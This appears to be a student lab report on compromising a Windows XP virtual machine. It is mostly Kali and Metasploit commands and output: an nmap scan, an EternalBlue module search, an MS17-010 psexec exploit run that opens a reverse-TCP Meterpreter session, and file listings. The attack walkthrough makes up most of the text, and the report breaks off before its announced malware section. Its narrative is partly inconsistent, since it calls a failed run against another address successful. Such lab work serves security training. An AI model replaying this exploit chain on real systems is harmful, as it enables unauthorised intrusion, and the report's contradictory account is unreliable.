Windows_XP Report

Name: Saurabh Jawade

Date: 02/08/25

Table of Contents

Executive Summary

This report of windows_xp machine which is hosted on virtual box , are presented in this report.
The goal was to evaluate vulnerabilities under off firewall level, simulating real-world attack techniques and documenting exploitable weaknesses.

Summary of Results

1. **Eternal Blue :** It is an vulnerabilities in the windows system from start to windows-xp .
2. **Malware :** Creating the malware using the msfvenome for the hacking the machine .
3. **Net_Api :** It is an vulnerabilities in the windows system from start to windows-xp .

Lab Environment


Target OS : Windows_XP

Target App : Windows_xp machine

Attacker OS : Kali Linux

IP Address : 192.168.114.35

- **Fire wall Off :**



Your PC is not protected: turn on Windows Firewall

Windows Firewall helps protect your computer by preventing unauthorized users from gaining access to your computer through the Internet or a network.

○ On (recommended)

This setting blocks all outside sources from connecting to this computer, with the exception of those selected on the Exceptions tab.

□ Don't allow exceptions

Select this when you connect to public networks in less secure locations, such as airports. You will not be notified when Windows Firewall blocks programs. Selections on the Exceptions tab will be ignored.

● Off (not recommended)

Avoid using this setting. Turning off Windows Firewall may make this computer more vulnerable to viruses and intruders.

What else should I know about Windows Firewall?

red for this computer. Click Turn on Automatic Updates to ur computer current with important updates
Updates help protect my computer?

are on this computer. Antivirus software helps protect ther security threats. Click Recommendations for
does antivirus software help protect my computer?

ntivirus programs.


s for:

At Microsoft, we care about your privacy. Please read our privacy statement.

Attack Narrative


1. Eternal Blue :

- First we sacn the Ip using the Nmap For chacking the open port in the system .
- Using the command nmap -sV -A 192.168.114.35
- -sV use for the , -s for scan and -V for Version detection of the OS
- -A is for Agresively scaning on the System .
- It show many port are open like : 139,135,445 .
- We are performing attck on 445 - smb




```
└─$ nmap -sV -A 192.168.114.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-02 09:44 IST
Nmap scan report for 192.168.114.35
Host is up (0.00053s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
MAC Address: 08:00:27:16:29:B5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009, Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: MASTER, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:16:29:b5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: master
|   NetBIOS computer name: MASTER\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-08-01T23:14:55-05:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 192.168.114.35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.79 seconds
```

- Started the msfconsole in the cli using the root permission
- Command for It is msfconsole
- Then we search For the Eternal Blue on it
- Using the command search eternal blue




```
msf6 > search eternal

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

- Then we select the first exploit .
- Use 0 . It select the First exploit in the list .




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

- Using the Command show info . See the information related to the exploit .




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Target
      1   Windows 7
      2   Windows Embedded Standard 7
      3   Windows Server 2008 R2
      4   Windows 8
      5   Windows 8.1
      6   Windows Server 2012
      7   Windows 10 Pro
      8   Windows 10 Enterprise Evaluation

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445              yes       The target port (TCP)
  SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```

- Then we set machine ip in which we are performing the attack .
- Using the command set Rhosts 192.168.114.35




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.114.39
rhosts => 192.168.114.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

- After giving all the detail we just Run the exploit .
- Using the command : - run




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.114.129:4444
[*] 192.168.114.39:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.114.39:445    - Rex::HostUnreachable: The host (192.168.114.39:445) was unreachable.
[*] 192.168.114.39:445    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.114.39:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

- The exploit is successfully complete and we get the acces of the system using the meterpreter .



```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.114.129:4444
[*] 192.168.114.35:445 - Target OS: Windows 5.1
[*] 192.168.114.35:445 - Filling barrel with fish... done
[*] 192.168.114.35:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.114.35:445 -        [*] Preparing dynamite...
[*] 192.168.114.35:445 -                [*] Trying stick 1 (x86)...Boom!
[*] 192.168.114.35:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.114.35:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.114.35:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.114.35:445 - Reading from CONNECTION struct at: 0x811253d8
[*] 192.168.114.35:445 - Built a write-what-where primitive...
[+] 192.168.114.35:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.114.35:445 - Selecting native target
[*] 192.168.114.35:445 - Uploading payload... kpDIwsAT.exe
[*] 192.168.114.35:445 - Created \kpDIwsAT.exe...
[+] 192.168.114.35:445 - Service started successfully...
[*] 192.168.114.35:445 - Deleting \kpDIwsAT.exe...
[*] Sending stage (177734 bytes) to 192.168.114.35
[*] Meterpreter session 1 opened (192.168.114.129:4444 -> 192.168.114.35:1031) at 2025-08-02 10:00:45 +0530

meterpreter > 
```


- After the giving the ls command it giving the list of the Directory and the file in the machine .



```
meterpreter > ls
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2025-06-24 02:52:10 +0530  All Users
040777/rwxrwxrwx  0     dir   2025-06-23 16:25:03 +0530  Default User
040777/rwxrwxrwx  0     dir   2025-06-24 02:53:25 +0530  LocalService
040777/rwxrwxrwx  0     dir   2025-06-24 02:53:17 +0530  NetworkService
040777/rwxrwxrwx  0     dir   2025-06-23 16:25:07 +0530  Rocket

meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  0       fil   2025-06-24 02:52:34 +0530  AUTOEXEC.BAT
100666/rw-rw-rw-  0       fil   2025-06-24 02:52:34 +0530  CONFIG.SYS
040777/rwxrwxrwx  0       dir   2025-06-23 16:25:07 +0530  Documents and Settings
100444/r--r--r--  0       fil   2025-06-24 02:52:34 +0530  IO.SYS
100444/r--r--r--  0       fil   2025-06-24 02:52:34 +0530  MSDOS.SYS
100555/r-xr-xr-x  47564   fil   2008-04-14 17:30:00 +0530  NTDETECT.COM
040555/r-xr-xr-x  0       dir   2025-06-23 16:25:08 +0530  Program Files
040777/rwxrwxrwx  0       dir   2025-06-24 02:53:34 +0530  System Volume Information
040777/rwxrwxrwx  0       dir   2025-08-02 10:00:43 +0530  WINDOWS
100666/rw-rw-rw-  211     fil   2025-06-24 02:51:28 +0530  boot.ini
100444/r--r--r--  250048  fil   2008-04-14 17:30:00 +0530  ntldr
000000/---------  0       fif   1970-01-01 05:30:00 +0530  pagefile.sys

meterpreter > 
```

2. Using the Malware :

